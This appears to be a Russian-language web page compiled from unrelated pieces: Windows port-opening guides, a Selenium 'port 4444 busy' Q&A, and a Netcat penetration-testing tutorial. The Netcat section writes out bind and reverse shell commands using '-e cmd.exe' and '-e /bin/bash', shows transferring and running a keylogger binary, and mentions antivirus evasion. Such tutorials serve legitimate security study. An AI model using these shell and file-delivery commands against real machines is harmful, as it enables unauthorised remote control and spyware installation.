Как открыть порт 4444?
В меню Пуск выберите пункт Сетевое окружение.
В группе Сетевые задачи выберите команду Просмотр сетевых подключений (или щелкните правой кнопкой мыши значок Мое сетевое окружение на рабочем столе и выберите команду Свойства).
Щелкните правой кнопкой мыши значок подключения к Интернету и выберите команду Свойства.
Откройте вкладку Дополнительно и нажмите кнопку Параметры.
Примечание. Если кнопка Параметры недоступна, для данного подключения не используется брандмауэр и все порты открыты.
Нажмите кнопку Добавить, чтобы открыть новый порт.
В поле Описание введите понятное имя (например Общий доступ к файлам: порт 445).
В поле Имя или IP-адрес компьютера вашей сети, на котором располагается эта служба введите 127.0.0.1.
Примечание. Можно указать IP-адрес компьютера, который входит в состав сети, но в большинстве случаев используется адрес 127.0.0.1.
Введите соответствующие номера портов в полях Внешний порт и Внутренний порт (обычно эти значения совпадают).
Выберите вариант TCP или UDP и нажмите кнопку ОК.
Повторите действия с 1 по 9 для каждого порта, который следует открыть. взято с античат
Что такое Netcat? Bind Shell и Reverse Shell в действии
В этой статье мы поговорим о том, что такое Netcat и с помощью него реализуем Bind и Reverse Shell соответственно.
Netcat
Netcat, впервые выпущенный в 1995 году (!), является одним из «оригинальных» инструментов тестирования на проникновение в сеть. Netcat настолько универсален, что вполне оправдывает авторское название «швейцарский армейский нож» хакера. Самое четкое определение Netcat дают сами разработчики: «простая утилита, которая считывает и записывает данные через сетевые соединения, используя протоколы TCP или UDP».
Подключение к порту TCP/UDP
Как следует из описания, Netcat может работать как в режиме клиента, так и в режиме сервера. Для начала давайте рассмотрим клиентский режим. Мы можем использовать клиентский режим для подключения к любому порту TCP/UDP, что позволяет нам: Проверить, открыт или закрыт порт или подключиться к сетевой службе.
Давайте начнем с использования Netcat (nc), чтобы проверить, открыт ли порт 80 на тестируемой машине (в качестве тестируемой машины мы будем использовать основную машину на которой установлена ВМ . ).
Мы введем несколько аргументов: опцию -n, чтобы отключить DNS и поиск номеров портов по /etc/services; -v для вывода информации о процессе работы; IP-адрес назначения; и номер порта назначения:
P.S. Чтобы узнать IP-адрес основной машины выполните команду ipconfig в командной строке если у вас основная машина Windows, и ifconfig если у вас Linux или MacOS.

Возвращаемся в Kali:
$ nc -nv 192.168.0.178 80

TCP-соединение с 192.168.0.178 прошло успешно, поэтому Netcat сообщает, что удаленный порт открыт.
Прослушивание портов TCP/UDP
Прослушивание порта TCP/UDP с помощью Netcat полезно для сетевой отладки клиентских приложений или получения сетевого соединения TCP/UDP. Давайте попробуем реализовать простую службу чата с участием двух машин, используя Netcat как в качестве клиента, так и в качестве сервера. На машине Windows с IP-адресом 192.168.0.178 был настроен Netcat на прослушивания входящих соединений на порту TCP 4444. Мы будем использовать опцию -n для отключения DNS, -l для для создания слушателя, опцию -v и -p для указания номера порта прослушивания:
C:\Program Files\nc111nt> nc -nlvp 4444

Теперь давайте подключимся к этому порту с нашей Linux-машины:
$ nc -nv 192.168.0.178 4444
И напишем что-нибудь. Например «Hello». Наш текст будет отправлен на машину Windows через TCP-порт 4444:

Мы можем продолжить чат с машины Windows:

Хотя этот пример не очень интересен, но он демонстрирует несколько важных возможностей Netcat. Прежде чем продолжить, постарайтесь ответить на такие важные вопросы как: Какая машина выступала в качестве сервера Netcat? Какая машина выступала в роли клиента Netcat? На какой машине был открыт порт 4444? В чем разница в синтаксисе командной строки между клиентом и сервером?
Передача файлов с помощью Netcat
Netcat также можно использовать для передачи файлов, как текстовых, так и бинарных, с одного компьютера на другой. Чтобы отправить файл с нашей виртуальной машины Kali на систему Windows, мы инициируем настройку, похожую на предыдущий пример с чатом, с некоторыми небольшими отличиями. На машине Windows мы установим слушателя Netcat на порт 4444 и перенаправим вывод в файл под названием incoming.exe:
C:\Program Files\nc111nt> nc -nlvp 4444 > incoming.exe
В системе Kali мы передадим файл klogger.exe на машину Windows через TCP-порт 4444:
$ nc -nv 192.168.0.178 4444 < /usr/share/windows-resources/binaries/klogger.exe
Обратите внимание, что мы не получили от Netcat никакой обратной связи о ходе загрузки файла. Мы можем просто подождать несколько секунд, а затем проверить, полностью ли загружен файл. Файл был полностью загружен на машину Windows, попытаемся запустить его:
C:\Program Files\nc111nt> incoming.exe -h

Как вы видите передача и запуск файла klogger.exe выполнены успешно! P.S. В одном из уроков я расскажу как сделать так, чтобы антивирус не «детектил» файлы и исполняемые модули. А пока двигаемся дальше.
Удаленное администрирование с помощью Netcat
Одной из самых полезных функций Netcat является возможность перенаправления команд. Версия netcat-traditional (версия Netcat скомпилированная с флагом «-DGAPING_SECURITY_HOLE») включает опцию -e, которая выполняет программу после установления или получения успешного соединения. Эта мощная функция открывала интересные возможности с точки зрения безопасности и поэтому недоступна в большинстве современных систем Linux/BSD. Однако, в связи с тем, что Kali Linux является дистрибутивом для тестирования на проникновение, версия Netcat, включенная в Kali, поддерживает опцию -e. Если эта опция включена, она может перенаправлять входные, выходные данные и сообщения об ошибках исполняемого файла на TCP/UDP порт, а не на консоль по умолчанию. Например, рассмотрим исполняемый файл cmd.exe. Мы можем привязать cmd.exe к локальному порту и перенаправить STDIN, STDOUT и STDERR в сеть. Давайте рассмотрим несколько сценариев:
Сценарий Netcat Bind Shell

В нашем первом сценарии Миша (работающий под управлением Windows) обратился за помощью к Кате (работающей под управлением Linux) и попросил ее подключиться к его компьютеру и отдать некоторые команды удаленно. Миша имеет публичный IP-адрес и напрямую подключен к Интернету. Катя, однако, находится за NAT и имеет внутренний IP-адрес. Мише нужно привязать cmd.exe к порту TCP на его публичном IP-адресе и попросить Катю подключиться к его определенному IP-адресу и порту. Миша запустит Netcat с параметром -e для выполнения cmd.exe:
C:\Program Files\nc111nt> nc -nlvp 4444 -e cmd.exe
Теперь Netcat привязал TCP порт 4444 к cmd.exe и будет перенаправлять любые входные, выходные данные или сообщения об ошибках от cmd.exe в сеть. Другими словами, любой человек, подключающийся к TCP порту 4444 на машине Миши (надеемся, что Катя), будет видеть командную строку Миши. Это действительно «зияющая дыра в безопасности»!
$ nc -nv 192.168.0.178 4444

Как мы видим, все работает так, как и ожидалось. На следующем изображении показан этот сценарий:
Сценарий Reverse Shell
В нашем втором сценарии Катя нуждается в помощи Миши. В этом сценарии мы можем использовать еще одну полезную функцию Netcat — возможность посылать команды на хост, прослушивающий определенный порт. В этой ситуации, Катя не может (по сценарию) привязать порт 4444 для /bin/bash локально (bind shell) на своем компьютере и ожидать подключения Миши, но она может передать управление своим bash на компьютер Миши. Это называется reverse shell. Чтобы это заработало, Миша сначала настроит Netcat на прослушивание. В нашем примере мы будем использовать порт 4444:
C:\Program Files\nc111nt> nc -nlvp 4444
Теперь Катя может отправить Мише обратный shell (reverse shell) со своей Linux-машины. И снова мы используем опцию -e, чтобы сделать приложение доступным удаленно, которым в данном случае является /bin/bash, оболочка Linux:
$ nc -nv 192.168.0.178 4444 -e /bin/bash
Как только соединение будет установлено, Netcat Кати перенаправит /bin/bash входные, выходные и данные об ошибках на машину Миши, на порт 4444, и Миша сможет взаимодействовать с этой оболочкой:

На следующем изображении показан сценарий обратного шелла (reverse shell), в котором Миша получает удаленный доступ к командной оболочке на машине Кати, преодолевая корпоративный брандмауэр:
Port 4444 is busy, please choose a free port and specify it using -port option
after installing this webdriver manager was running fine. then for some reason i thought i need selenium server standalone. so i install it using this command:
npm install selenium-standalone@latest -g selenium-standalone install selenium-standalone start
Now if I run any one of either webdriver-manager start or selenium -standalone start I get these error. I am not running both at the same time.
if anyone knows the reason please let me know.

8 Answers 8
try the following to kill anything on that port:
If the command webriver-manager shutdown does not work.
Because a selenium server started by webdriver-manager start on the default port 4444, and it’s still running, not terminal.
So when you execute webdriver-manager start or selenium -standalone start without specifying port, it will try to start another selenium server on 4444 again which is used by previous selenium server. That’s why you get Port 4444 is busy
You can find the process of selenium server and kill it to release the port 4444, or specify the port to different number for webdriver-manager start or selenium -standalone start
Как открыть порты в Windows 11

Для начала рекомендуем проверить доступность портов, поскольку существует вероятность, что открывать ничего не придется. В Windows 11 для этого можно использовать как штатное средство, так и дополнительные программы или онлайн-сервисы. Существует довольно много разных методов, поэтому вы сможете с легкостью выбрать тот, который займет у вас меньше всего времени. Еще проверка может пригодиться после того, как вы выполните открытие вручную и захотите проверить результат. В любом случае рекомендуем ознакомиться с тематическим материалом по следующей ссылке.

Открытие портов через брандмауэр в Windows 11
Брандмауэр в Windows 11 является стандартным файрволом, регулируя исходящие и входящие соединения. Проброс портов как раз осуществляется через его настройки путем создания новых правил. Именно благодаря им брандмауэр видит, что определенное соединение является разрешенным и не препятствует прохождению трафика. Давайте наглядно разберемся с тем, как выполняется поставленная задача.

- Откройте меню «Пуск» и перейдите в «Параметры», щелкнув по значку с изображением шестеренки.

- В новом окне выберите раздел «Конфиденциальность и защита», затем откройте категорию «Безопасность Windows».

Вы можете продолжить создание правил, выбирая новые протоколы или пробрасывая другие порты для входящих и исходящих подключений. Давайте дополнительно разберемся с тем, как ускорить этот процесс, если порт остается тем же самым, но меняется исключительно его рабочий протокол.
- Для этого сначала выделите уже существующее правило, затем последовательно нажмите «Копировать» и «Вставить».

- Рядом со старым правилом появится точно такое же новое, а вам нужно щелкнуть по нему дважды левой кнопкой мыши, чтобы открыть параметры. В свойствах выберите вкладку «Протоколы и порты» и измените тип протокола или сам порт, в зависимости от того, для чего именно вы меняете настройки.

- Обратите внимание на то, что перенос правил из входящих в исходящие подключения, и наоборот, недоступен, — понадобится создавать новые через Мастер, а затем уже копировать для изменения настроек.

Проброс портов не всегда происходит моментально, поэтому мы рекомендуем перезагрузить как роутер, так и компьютер, чтобы получить новые сетевые данные для подключения. Далее переходите к тестированию открытых портов, о чем уже было сказано в начале статьи. Вместе с этим проверьте, работают ли программы или сервисы, для которых и осуществлялся проброс.
Решение возможных проблем
Если вы пробросили порты точно так же, как это было показано в инструкции выше, перезагрузили ПК и роутер, но ничего не поменялось и при тестировании порт все равно показан как закрытый, в первую очередь проверьте его протокол и убедитесь в правильности выбора типа подключения. Далее переходите к выполнению других рекомендаций.
Проверка антивируса / VPN
Если вы установили на свой компьютер сторонний антивирус или постоянно задействуете VPN-подключение при помощи специальных программ, есть вероятность, что такой софт использует свой брандмауэр или предоставляет специальные настройки для проброса портов. Это может вызывать конфликты со стандартным брандмауэром Windows 11. Мы советуем отключить VPN и файрвол вашего стороннего антивируса, а затем проверить, заработают ли созданные вами правила.

Проброс портов в роутере
Иногда правила брандмауэра в Виндовс 11 игнорируются, поскольку приоритетными являются настройки роутера. Это может повлечь за собой проблемы с пробросом портов, поскольку маршрутизатор будет раньше блокировать исходящие или входящие подключения. Решается эта проблема путем создания точно таких же разрешающих правил, но уже в настройках роутера. В каждой модели маршрутизатора это осуществляется по-разному, поэтому рекомендуем прочитать общую инструкцию по теме, чтобы отыскать подходящий для себя материал.